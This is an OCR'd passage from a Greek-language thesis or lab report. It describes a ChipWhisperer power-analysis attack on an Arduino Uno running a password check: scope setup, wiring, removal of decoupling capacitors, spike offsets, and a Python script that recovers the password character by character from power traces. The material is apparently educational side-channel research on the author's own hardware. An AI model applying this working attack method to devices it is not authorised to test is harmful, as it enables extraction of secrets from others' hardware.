scope.gain.gain = 45
scope.adc.presamples = 0
scope.adc.samples = 3000
scope.adc.offset = 0
scope.adc.basic_mode = "rising_edge"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"

#Set up Clock
scope.clock.adc_src = "clkgen_x4"
scope.clock.clkgen_freq = 15999996
scope.clock.freq_ctr_src = "clkgen"
scope.clock.extclk_freq = 15999996

# Set up target
target.key_cmd = ""
target.go_cmd = "h0px3\n"
target.output_cmd = ""
```

3.5.3 Προετοιμασία Υλικού - Διασύνδεση

Τα απαραίτητα σήματα που χρειαζόμαστε έχουν περιγράφει στο κεφάλαιο 3.1.2 . Η μέτρηση της κατανάλωσης θα γίνει με την εισαγωγή αντίστασης πριν από το pin 8 του ATmega328p, για trigger pin θα χρησιμοποιήσουμε το pin A0 το οποίο βγάζει έξοδο όποτε εισάγεται κωδικός.

Εκτός από τα παραπάνω θα χρειαστεί να έχουμε σειριακή επικοινωνία με το στόχο για την εισαγωγή του κωδικού πρόσβασης, αυτό γίνεται μέσω των Arduino pin 0 (TX) και pin 1 (RX), επίσης στην συγκεκριμένη διασύνδεση θα έχουμε κοινή γείωση μεταξύ Arduino και ChipWhisperer.

Ιδιαίτερη προσοχή θα πρέπει να δοθεί στην επίπεδα της τάσης γιατί πολλοί microcontroller / development boards λειτουργούν με 5V ενώ το ChipWhisperer δουλεύει στα 3.3V, για να συνδεθούμε θα πρέπει να αλλαγή της στάθμης της τάσης στα σήματα επικοινωνίας μεταξύ των 2 συσκευών, αυτό Θα γίνει χρήση του CW506 Advanced Breakout Board (Παράρτημα Α.3 το οποίο μετατρέπει τα σήματα μας από 5V σε 3.3V. Εναλλακτικά θα μπορούσαμε να χρησιμοποιήσουμε level converters ή να δημιουργούσαμε διαιρέτη τάσης με αντιστάσεις ανα είσοδο. Στο Advanced Breakout Board μπορούμε να συνδέσουμε τα 5V από το Arduino.

Η τάση του διαιρέτη τάσης υπολογίζεται από τη σχέση:

$$Vout = Vin * \frac{R_2}{R_1 + R_2} \quad (1)$$

Θέλουμε η τάση εξόδου να είναι 3.3V με τάση εισόδου τα 5V όποτε έχουμε :

$$Vout \approx \frac{1}{3} * Vin \quad (2)$$


Από σχέσεις (1) και (2):

$$Vout = Vin * \frac{R_2}{R_1 + R_2}, Vout \approx \frac{1}{3} * Vin$$

$$\Leftrightarrow \frac{1}{3} * Vin = Vin * \frac{R_2}{R_1 + R_2}$$

$$\Leftrightarrow R_1 + R_2 = 3R_2$$

$$\Leftrightarrow R_1 = 2R_2$$




Εικόνα 39 Διαιρέτης τάσης

Τέλος θα χρειαστεί να χρησιμοποιήσουμε το βοηθητικό module επανεκκίνησης του στόχου οπότε θα πρέπει να κάνουμε την απαραίτητη σύνδεση μεταξύ ενός pin που θα ορίσουμε εμείς στο ChipWhisperer και του pin επανεκκίνησης του μικροελεγκτή.


Συνοψίζοντας έχουμε πέρα από τη μέτρηση στην αντίσταση που θα εισάγουμε στο κύκλωμα έχουμε τις παρακάτω διασυνδέσεις:

CW506 Advanced Breakout Board			**Arduino Uno Rev3**	
No	**Name**	**Description**	**Name**	**Description**
5	PROG-RESET	Target RESET Pin	RST	Reset
8	VTarget	Reference Voltage	5V	5V
10	FPGA-TARG1	UART TX	D0	UART RX
12	FPGA-TARG2	UART RX	D1	UART TX
16	FPGA-TARG4	Trigger input	A0	Trigger output
19	GND	Ground	GND	Ground


Στην αντίσταση θα τη μετρήσουμε με χρήση διαφορικού probe (CW501 Differential Probe), το οποίο θα συνδεθεί στα άκρα της αντίστασης όπως φαίνεται στο παράδειγμα τις εικόνας 40:




Εικόνα 40 Τοποθέτηση Differential probe



Εικόνα 41 CW501 Differential Probe



Στο pin 8 του μικροελεγκτή τοποθετήθηκε καλώδιο ώστε να μπορούμε να αλλάζουμε τις τιμές τις αντίστασης, το δεύτερο άκρο μπορεί να συνδεθεί εκεί που αφαιρέθηκε το pin ή σε κάποιο σημείο στα 5V



Εικόνα 42 Διασύνδεση με τη συσκευή υπο έλεγχο


Η συνολική εικόνα της εγκατάστασης είναι:

- Το σήμα της μέτρησης: Το ChipWhisperer (1) έχει συνδεθεί με το Differential Probe (2) το οποίο μετράει στα άκρα της αντίστασης (4).
- Τα σήματα ελέγχου και επικοινωνίας με το στόχο: Το ChipWhisperer (1) επικοινωνεί μέσω του breakout board (2) με το στόχο (5).
- Επίσης το ChipWhisperer (1) επικοινωνεί μέσω USB με τον Η/Υ.

3.5.4 Εκτέλεση δοκιμών

Αφού γίνει σύνδεση με το ChipWhisperer και ο προγραμματισμός του στόχου, θα γίνουν δοκιμαστικές μετρήσεις.


Στις αρχικές μας μετρήσεις δεν μπορούμε να παρατηρήσουμε σταθερά διαφορά ή ένα μοτίβο στην κατανάλωση ακόμη και όταν εκτελούνται οι ίδιες εντολές, στην παρακάτω εικόνα φαίνονται διαφορετικές μετρήσεις (με διαφορετικό χρώμα η καθεμιά),ένας λόγος που συμβαίνει αυτό γιατί κάποιοι πυκνωτές του κυκλώματος τροφοδοσίας προσπαθούν να κρατήσουν σταθερή την τάση.



Εικόνα 43 Μετρήσεις πριν την αφαίρεση των πυκνωτών παράκαμψης


3.5.5 Decoupling Capacitors

Για να λύσουμε το παραπάνω πρόβλημα, θα δοκιμάσουμε να αφαιρέσουμε τους πυκνωτές παράκαμψης (decoupling or bypass capacitors) που χρησιμοποιούνται στην τροφοδοσία [19] [20] . Η χρήση τους είναι να σταθεροποιούν την τροφοδοσία, συγκεκριμένα: «Οι μεταβολές στο ρεύμα που λαμβάνονται από ένα στοιχείο μπορεί να προκαλέσουν μεταβολές τάσης αρκετά μεγάλες ώστε να επηρεάσουν τη λειτουργία άλλων, με αιχμές τάσης (voltage spikes) ή αναπήδηση προς τη γείωση (ground bounce)» [20], ένας πυκνωτής παράκαμψης παρέχει μια διαδρομή για τα μεταβατικά αυτά ρεύματα. Στόχος μας είναι να δούμε όσο καλύτερα γίνεται τις μεταβολές στην κατανάλωση οπότε θα αρχίσουμε να αφαιρούμε τέτοιου είδους πυκνωτές. Από το σχηματικό της πλακέτας βρίσκουμε τον πυκνωτή C7 ο οποίος βρίσκεται πολύ κοντά στον μικροελεγκτή.




Εικόνα 44 Decoupling capacitor C7 – Arduino schematic

Συνεχίζοντας με τις δοκιμές, υπάρχει βελτίωση του σήματος αλλά, θα συνεχίσουμε αφαιρώντας παραπάνω πυκνωτές, αυτή τη φορά στην έξοδο του σταθεροποιητή τάσης της πλακέτας.



Εικόνα 45 Voltage regulator output capacitors – Arduino schematic

Να σημειωθεί ότι η αφαίρεση των παραπάνω πυκνωτών μπορεί να δημιουργήσει αστάθεια στο λειτουργία του κυκλώματος.




Εικόνα 46 Αφαίρεση πυκνωτή

Σηκώσαμε τον πυκνωτή στο ένα άκρο του, σε περίπτωση που χρειαστεί να τον επανατοποθετήσουμε.

3.5.6 Ανάλυση


Αφού έχουμε κάνει την απαραίτητη τροποποίηση στο κύκλωμα οι μετρήσεις μας είναι όπως στην εικόνα 47, μπορούμε να δούμε «κορυφές» στην κατανάλωση κατά τη διάρκεια εκτέλεσης εντολών.



Εικόνα 47 Μετρήσεις μετά την αφαίρεση των πυκνωτών παράκαμψης


Αφού βελτιώθηκε η καταγραφή μας, θα επιλέξουμε την κατάλληλη τιμή της αντίστασης shunt, η αρχική δοκιμή έγινε με 3,3 ohm αντίσταση αλλά η στάθμη των καταγραφών ήταν πολύ χαμηλή, μετά από δοκιμές καταλήγουμε ότι μια καλή τιμή για τη συγκεκριμένη εφαρμογή είναι τα 10 ohm με την οποία θα συνεχίσουμε.

Θα ξεκινήσουμε την ανάλυση όπως και στο κεφάλαιο 3.4.3 με είσοδο ένα χαρακτήρα σωστό (input = ha\n),θα συνεχίσουμε με 2 χαρακτήρες σωστούς (input = h0a\n), κτλ.




Εικόνα 48 Καταγραφή με είσοδο 1 χαρακτήρα σωστό

Στην αρχή μπορούμε να διακρίνουμε την κατανάλωση κατά την εκκίνηση του μικροελεγκτή.



Εικόνα 49 Καταγραφή με είσοδο 2 χαρακτήρες σωστούς

Συνεχίζοντας μπορούμε να δούμε την καταγραφή με είσοδο 2 χαρακτήρες σωστούς (μπλε βέλη), στην εικόνα 49 επίσης φαίνονται και οι καταγραφές με ένα χαρακτήρα σωστό (πράσινα βέλη).



Εικόνα 50 Καταγραφή με είσοδο 3 χαρακτήρες σωστούς

Τελειώνοντας τις μετρήσεις μπορούμε να πούμε ότι τα σημεία που μας ενδιαφέρουν είναι τα:

Input	Sample spike 1	Sample spike 2	Data
h	143	207	>0.25
h0	191	255	>0.25
h0p	239	303	>0.25

3.5.7 Εκτέλεση της επίθεσης

Από τις δοκιμές βρήκαμε την τιμή του gain να δίνει καλυτέρα αποτελέσματα στην τιμή 25. Επίσης ορίσαμε 1000 presamples (`scope.adc.presamples`) για να βλέπουμε τη συμπεριφορά του μικροελεγκτή πριν το trigger. Επίσης θα ενεργοποιήσουμε το module της αυτόματης επανεκκίνησης στο pin που έχουμε συνδέσει. Τέλος θα χρησιμοποιήσουμε των κώδικα της επίθεσης που χρησιμοποιήσαμε και στο προηγούμενο κεφάλαιο με τις τιμές που βρήκαμε κατά τη διερεύνηση:

Script επίθεσης:

```
# Test one capture
cw.captureN(self.scope, self.target, None, self.aux_list, self.ktp, 1)
trace = scope.getLastTrace()
print trace

# Crack the first letter
password = ''
trylist = 'abcdefghijklmnopqrstuvwxyz0123456789'

for i in range(5):
    for c in trylist:
        # Get a power trace using our next attempt
        nextPass = password + '{}'.format(c) + "\n"
        target.go_cmd = nextPass
        cw.captureN(self.scope, self.target, None, self.aux_list, self.ktp,
1)

        # Grab the trace
        nextTrace = scope.getLastTrace()

        # Check location 153, 225, etc. If it's too low, we've failed
        if nextTrace[143 + 48*i] < 0.25:
            continue

        # If we got here, we've found the right letter
        password += c
        print '{} characters: {}'.format(i+1, password)
